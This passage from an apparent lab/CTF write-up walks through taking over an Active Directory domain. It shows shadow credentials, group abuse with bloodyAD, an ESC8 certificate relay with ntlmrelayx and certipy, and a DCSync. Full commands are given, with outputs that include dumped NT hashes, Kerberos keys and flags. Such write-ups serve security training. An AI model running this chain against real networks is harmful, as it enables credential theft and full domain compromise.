[*] Successfully added Key Credential with device ID '4905e43021c942ae90791d29dbdc3c5b' to the Key Credentials for 'mike.silver'
[*] Authenticating as 'mike.silver' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'mike.silver@dismay.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'mike.silver.ccache'
[*] Wrote credential cache to 'mike.silver.ccache'
[*] Trying to retrieve NT hash for 'mike.silver'
[*] Restoring the old Key Credentials for 'mike.silver'
[*] Successfully restored the old Key Credentials for 'mike.silver'
[*] NT hash for 'mike.silver': 148715152d21753e1407b605ec79e674
Add Mike.sliver to Shares_Operators
And mike can add a member to this group, the group itself doesn't give us any extra DACL configuration but it let us access the tools share as shown in the description so let's add someone to that group.

And now mike can access that share so let's see what's there.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ bloodyAD --host 10.1.34.136 -u mike.silver -p :148715152d21753e1407b605ec79e674 -d dismay.hsm add groupMember "Shares_Operators" 'mike.silver'
[+] mike.silver added to Shares_Operators
SMB as mike.sliver
as you can see now we have read and write
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ nxc smb 10.1.34.136 -u mike.silver -H 148715152d21753e1407b605ec79e674 --shares
SMB 10.1.34.136 445 DC1 [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:dismay.hsm) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.34.136 445 DC1 [+] dismay.hsm\mike.silver:148715152d21753e1407b605ec79e674
SMB 10.1.34.136 445 DC1 [*] Enumerated shares
SMB 10.1.34.136 445 DC1 Share Permissions Remark
SMB 10.1.34.136 445 DC1 ----- ----------- ------
SMB 10.1.34.136 445 DC1 ADMIN$ Remote Admin
SMB 10.1.34.136 445 DC1 C$ Default share
SMB 10.1.34.136 445 DC1 IPC$ READ Remote IPC
SMB 10.1.34.136 445 DC1 NETLOGON READ Logon server share
SMB 10.1.34.136 445 DC1 SYSVOL READ Logon server share
SMB 10.1.34.136 445 DC1 Tools READ,WRITE
There are some files on this share mostly are standard stuff like notepad, Microsoft Paint and DISM which is Deployment Image Servicing and Management and osk which might be on-screen keyboard but there is the notes.txt file.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ smbclient.py dismay.hsm/mike.silver@10.1.34.136 -hashes :148715152d21753e1407b605ec79e674
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Tools
# ls
drw-rw-rw- 0 Wed Aug 12 19:23:28 2026 .
drw-rw-rw- 0 Fri Dec 12 03:58:08 2025 ..
-rw-rw-rw- 329072 Fri Dec 12 04:09:18 2025 Dism.exe
-rw-rw-rw- 909312 Fri Dec 12 04:09:18 2025 mspaint.exe
-rw-rw-rw- 628 Fri Dec 12 04:09:18 2025 note.txt
-rw-rw-rw- 225280 Fri Dec 12 04:09:18 2025 notepad.exe
-rw-rw-rw- 708608 Fri Dec 12 04:09:18 2025 osk.exe
#
Looks like kali pissed someone, supposed to push some kind of binary but it is corrupted so let's see what happens if we upload a malicious executable.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ cat note.txt
From: Adrian Thompson < adrian.thompson@dismay.hsm>
To: Kali Wang < wang.kali@dismay.hsm>
Subject: FINAL WARNING - Fix that broken executable NOW

Kali,

This is the third time this month. The binary you deployed last Thursday is completely broken. Users are screaming, auditors are asking questions, and I'm the one getting heat from upstairs. You have until 17:00 tomorrow to deliver a working file or you're done. HR is already on standby. I've had it with your "it works on my machine" excuses.

Get it fixed, push the new file. No more chances.

I'm not bluffing.

- Adrian
IT Security Administrator
DISMAY Ltd.
turned out all uploaded executables to the share are deleted somehow, even legit executables so nothing we can do here for now. I mean we can try uploading some .library-ms and .lnk but I don't think this is the way here
ADCS on DC2
We forgot about DC2 for a second here, so I went back to enumerate the ADCS for any ESC attacks and it was vulnerable to ESC8 meaning we can relay the DC2 authentication to the enrollment service endpoint, and this will be accepted without any review and we get a valid PFX file that we can authenticate with.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ certipy find -u jena.yamazaki -p 'Password123!' -dc-ip 10.1.225.97 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'dismay-DC2-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'dismay-DC2-CA'
[*] Checking web enrollment for CA 'dismay-DC2-CA' @ 'DC2.dismay.hsm'
[!] Error checking web enrollment: [Errno 104] Connection reset by peer
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : dismay-DC2-CA
    DNS Name : DC2.dismay.hsm
    Certificate Subject : CN=dismay-DC2-CA, DC=dismay, DC=hsm
    Certificate Serial Number : 5EA6EE1EAB2DF09345DA0E3710165C06
    Certificate Validity Start : 2025-12-12 13:32:01+00:00
    Certificate Validity End : 2030-12-12 13:41:10+00:00
    Web Enrollment
      HTTP
        Enabled : True
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : DISMAY.HSM\Administrators
      Access Rights
        ManageCa : DISMAY.HSM\Administrators
                                          DISMAY.HSM\Domain Admins
                                          DISMAY.HSM\Enterprise Admins
        ManageCertificates : DISMAY.HSM\Administrators
                                          DISMAY.HSM\Domain Admins
                                          DISMAY.HSM\Enterprise Admins
        Enroll : DISMAY.HSM\Authenticated Users
    [!] Vulnerabilities
      ESC8 : Web Enrollment is enabled over HTTP.
Certificate Templates : [!] Could not find any certificate templates
Start the relay server.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ ntlmrelayx.py -t http://10.1.225.97/certsrv/certfnsh.asp --adcs --template DomainController -smb2support
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
And as you can see we use the jena user to coerce the DC1 to authenticate back to us (in context of DC1) then we relay that authentication back to the web enrollment endpoint which returns a PFX file back to us.

DCSync using DC1$
And we got the DC1$ machine domain hash, meaning we can DCSync the entire domain.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ certipy auth -pfx DC1.pfx -dc-ip 10.1.34.136
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC1.dismay.hsm'
[*]     Security Extension SID: 'S-1-5-21-1359501962-4064634841-3558559731-1000'
[*] Using principal: 'dc1$@dismay.hsm'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc1.ccache'
[*] Wrote credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@dismay.hsm': aad3b435b51404eeaad3b435b51404ee:40f4d742e57353e29b03650427b46b8b
And we get the entire domain credentials as you can see.
┌─[vpn.coursestack.com 10.200.81.32]─[jimmex@attacker]─[~/hacksmarter/dismay]
└──╼ [★]$ secretsdump.py 'dismay.hsm/DC1$@10.1.34.136' -hashes :40f4d742e57353e29b03650427b46b8b -just-dc
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b20bd68c786d847c122ed2b1e8ab60b0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:746e5739a93cf20f26f6952227a3c321:::
dismay.hsm\mike.silver:1108:aad3b435b51404eeaad3b435b51404ee:148715152d21753e1407b605ec79e674:::
dismay.hsm\wang.kali:1109:aad3b435b51404eeaad3b435b51404ee:3c96bcb2622d45fc301fd72ba3004dd9:::
dismay.hsm\nadia.robin:1110:aad3b435b51404eeaad3b435b51404ee:bd0ff5e06c9ccec992bb8f96d986effb:::
dismay.hsm\jena.yamazaki:1111:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
dismay.hsm\guy.rookie:1112:aad3b435b51404eeaad3b435b51404ee:bfbb44b71a8f029be27d12097fe84d0b:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:40f4d742e57353e29b03650427b46b8b:::
DC2$:1114:aad3b435b51404eeaad3b435b51404ee:6fd0ead2bee7b68856b9be32243a4482:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1967ef2ca07699ad25d1cd876037987e0e5afafd1d382d94d619ea42701007e4
Administrator:aes128-cts-hmac-sha1-96:1902fb174bd31774a9fa2cf7ad9246e4
Administrator:des-cbc-md5:f2f84f0b13a11f20
krbtgt:aes256-cts-hmac-sha1-96:724d78f497efe782bb98bcbc274545692df9967281d81422835140e0b0e64406
krbtgt:aes128-cts-hmac-sha1-96:5fdf66f8be1aa88afbc45f59455c285a
krbtgt:des-cbc-md5:49c7da376e512c13
dismay.hsm\mike.silver:aes256-cts-hmac-sha1-96:8496262df82970242aedd1f4398750434e56b645f244e80bcd4df74b8371946a
dismay.hsm\mike.silver:aes128-cts-hmac-sha1-96:118e871dd54f730e7270c93e51f0857e
dismay.hsm\mike.silver:des-cbc-md5:e65294fbc213c24f
dismay.hsm\wang.kali:aes256-cts-hmac-sha1-96:b900a1896c92240025b1ed558dc5eeb2fd42a6ef58e11d55a50a054c197dca42
dismay.hsm\wang.kali:aes128-cts-hmac-sha1-96:f0dae3685b840c9bdaffa62a908c832a
dismay.hsm\wang.kali:des-cbc-md5:ba0443c25e9decf8
dismay.hsm\nadia.robin:aes256-cts-hmac-sha1-96:b8c2a01ac6a5277a997f4df80171775b6464799a8e64e04eef33fd66fd0a8064
dismay.hsm\nadia.robin:aes128-cts-hmac-sha1-96:9d3edb3f1b741874c009adc57a6020ae
dismay.hsm\nadia.robin:des-cbc-md5:833e83806b8c891a
dismay.hsm\jena.yamazaki:aes256-cts-hmac-sha1-96:12bab5065ceedbc5825784eb1538f3407b1305599e269b0a09280c7c4dcb5f9d
dismay.hsm\jena.yamazaki:aes128-cts-hmac-sha1-96:7f7ee6fcc747b91039de8d313e22ad8b
dismay.hsm\jena.yamazaki:des-cbc-md5:7fbaf42c7a923bba
dismay.hsm\guy.rookie:aes256-cts-hmac-sha1-96:90f2a550624cc8ea7a57b94e1de18b31cb8b9279175515415a6095a646dd4e4b
dismay.hsm\guy.rookie:aes128-cts-hmac-sha1-96:33b5731de9e30cf521cb7e1308ef79f4
dismay.hsm\guy.rookie:des-cbc-md5:452637490e0db53e
DC1$:aes256-cts-hmac-sha1-96:92e2251e57e364e30b425fa4f28041d121a4807da0c078d3359938dfa490ea23
DC1$:aes128-cts-hmac-sha1-96:5813581fdb896bfb425d2da09b3d5fb3
DC1$:des-cbc-md5:5219165d7380d6b3
DC2$:aes256-cts-hmac-sha1-96:9771dd3c82d3bd173f782daaa31136cf40705e6055be7f1ad979dbad9c08a6a1
DC2$:aes128-cts-hmac-sha1-96:49f0f49dd41083a8ce404b513d566500
DC2$:des-cbc-md5:b310377083fb919d
[*] Cleaning up...
The user flag is under wang.kali on DC1 so I guess the root is on DC2 cause it isn't under administrator at DC1.
*Evil-WinRM* PS C:\Users\wang.kali\Desktop> type user.txt
26b38a5fb0d9e0e25417c5b66e9d8b89
And as expected it is on DC2.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> hostname
DC2
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
1f537db48162a3f58527b03d6fbb0bda
The author writeup showed some cool stuff in the alternative section. Instead of finding the files right away in the recycle bin he abused WSUS CVE to get a shell as NT AUTHORITY\NETWORK which gives SeImpersonate privileges where he used Sliver with stager to get SYSTEM on nexus then found the same file on administrator desktop so it is worth looking at it.
Path
Resources
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smb/index.html
- https://github.com/ly4k/Certipy
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html
- https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/printers-spooler-service-abuse.html
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/dcsync.html
- https://bloodhound.readthedocs.io/
- https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/acl-persistence-abuse.html
- https://github.com/BishopFox/sliver